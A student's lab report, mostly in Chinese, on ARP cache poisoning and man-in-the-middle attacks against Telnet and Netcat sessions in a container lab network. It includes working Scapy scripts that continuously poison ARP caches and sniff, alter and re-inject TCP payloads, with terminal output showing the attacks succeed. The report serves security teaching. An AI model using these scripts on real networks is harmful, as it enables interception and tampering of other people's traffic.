# The report of lab 4

57118117 谌雨阳

## Task 1：ARP Cache Poisoning

### Code：

#### 1.A

Using ARP request：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',hwdst='02:42:0a:09:00:05',pdst='10.9.0.5')
pkt = E/A
sendp(pkt, iface='eth0')
```

#### 1.B

Using ARP reply：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(op=2,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',hwdst='02:42:0a:09:00:05',pdst='10.9.0.5')
pkt = E/A
sendp(pkt, iface='eth0')
```

#### 1.C

Using ARP gratuitous message：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether(dst='ff:ff:ff:ff:ff:ff')
A = ARP(op=1,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',pdst='10.9.0.6')
pkt = E/A
sendp(pkt, iface='eth0')
```

### Result：

#### 1.A

在 attack 主机上运行攻击脚本后，在主机 A（10.9.0.5）上查看 arp，发现污染成功，主机 B（10.9.0.6）绑定的 MAC 地址变为了 attack 的 MAC 地址：

```
root@4d934af9bc6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

#### 1.B（S1）

主机 A（10.9.0.5）中无主机 B（10.9.0.6）记录的情况下，使用上面的脚本攻击失败：

```
root@4d934af9bc6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

#### 1.B（S2）

让主机 A（10.9.0.5）中存有主机 B（10.9.0.6）记录（事先 ping 通）：

```
root@4d934af9bc6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

此时发动攻击可以成功：

```
root@4d934af9bc6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

1.C

主机 A（10.9.0.5）中无主机 B（10.9.0.6）记录的情况下，使用上面的脚本攻击失败：

```
root@4d934af9bc6d:/# arp -n
root@4d934af9bc6d:/#
```

若主机 A（10.9.0.5）中存有主机 B（10.9.0.6）记录（事先 ping 通），攻击成功：

```
root@4d934af9bc6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@4d934af9bc6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

# Task 2：MITM Attack on Telnet

## Code：

ARP 污染程序：

```python
#!/usr/bin/env python3
from scapy.all import *
import time
var = 1
while var == 1:
        E = Ether(dst='ff:ff:ff:ff:ff:ff')
        A = ARP(op=1,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',pdst='10.9.0.6')
        pkt1 = E/A
        B = ARP(op=1,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.5',hwdst='ff:ff:ff:ff:ff:ff',pdst='10.9.0.5')
        pkt2 = E/B
        sendp(pkt1, iface='eth0')
        sendp(pkt2, iface='eth0')
        time.sleep(0.5)
```

包伪造程序：

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        newdata = 'Z'*len(data)
                        send(newpkt/newdata)
                else:
                        send(newpkt)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f = 'tcp and ether dst host 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

## Result：

### Step2：

关闭 ip forward：

```
root@5535dadbe4c2:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

开启脚本对 A 主机和 B 主机进行持续 ARP 污染（0.5s 间隔）


```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

```
root@f624ee2bb30b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

尝试用 B 主机 pingA 主机，失败：

```
root@f624ee2bb30b:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
```

使用 wireshark 抓包查看情况，能发现有 ARP 报错的包，显示 IP 地址重用：




Step3：


开启 ip forward：

```
root@5535dadbe4c2:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

能够 ping 通，同时显示有重定向主机：

```
root@f624ee2bb30b:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.560 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.142 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.144 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.212 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.077 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.078 ms
```

Wireshark 结果如下，能捕获到重定向包：




Step4：

保持 ip forward 开启情况下由主机 Atelnet 主机 B：

```
root@4d934af9bc6d:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f624ee2bb30b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 15 15:27:10 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@f624ee2bb30b:~$
```

连接后即关闭 ip forward：

```
root@5535dadbe4c2:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

主机 A 无法在 telnet 连接中输入任何内容：

```
To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 15 15:27:10 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@f624ee2bb30b:~$
```

中间人攻击前开启 ip forward：

```
root@5535dadbe4c2:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

在主机 A 与 B 之间建立 telnet 连接：

```
root@4d934af9bc6d:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f624ee2bb30b login:
```

此时关闭 ip forward 并运行攻击脚本：

```
root@5535dadbe4c2:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@5535dadbe4c2:/volumes# python3 spoof.py
```

在 A 主机中输入内容会变成大写字母 Z：

```
root@4d934af9bc6d:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f624ee2bb30b login: ZZZZ
```

中间人主机显示：

```
root@5535dadbe4c2:/volumes# python3 spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

# Task 3 : MITM Attack on Netcat using ARP Cache Poisoning

## Code：

ARP 污染程序同 Task2：

```python
#!/usr/bin/env python3
from scapy.all import *
import time
var = 1
while var == 1:
        E = Ether(dst='ff:ff:ff:ff:ff:ff')
        A = ARP(op=1,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',pdst='10.9.0.6')
        pkt1 = E/A
        B = ARP(op=1,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.5',hwdst='ff:ff:ff:ff:ff:ff',pdst='10.9.0.5')
        pkt2 = E/B
        sendp(pkt1, iface='eth0')
        sendp(pkt2, iface='eth0')
        time.sleep(0.5)
```

包伪造程序如下：

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        newdata = data.replace(b'syy',b'AAA')
                        send(newpkt/newdata)
                else:
                        send(newpkt)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f = 'tcp and ether dst host 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

## Result：

先在 ip forward 开启的情况下在主机 A 和 B 之间建立 netcat 连接：

```
root@4d934af9bc6d:/# nc 10.9.0.6 9090
```

```
root@f624ee2bb30b:/# nc -lp 9090
```

然后关闭 ip forward 并启动包伪造程序，让中间人 M 进行嗅探修改和转发：

```
root@5535dadbe4c2:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@5535dadbe4c2:/volumes# python3 spoof.py
```

在主机 A 中输入一些内容，可以传送到主机 B：

```
root@4d934af9bc6d:/# nc 10.9.0.6 9090
test
```

```
root@f624ee2bb30b:/# nc -lp 9090
test
```

中间人攻击程序输出如下：

```
root@5535dadbe4c2:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@5535dadbe4c2:/volumes# python3 spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

如果输入的是指定字符，则会被替换为“AAA：”

```
root@4d934af9bc6d:/# nc 10.9.0.6 9090
test
syy
```

```
root@f624ee2bb30b:/# nc -lp 9090
test
AAA
```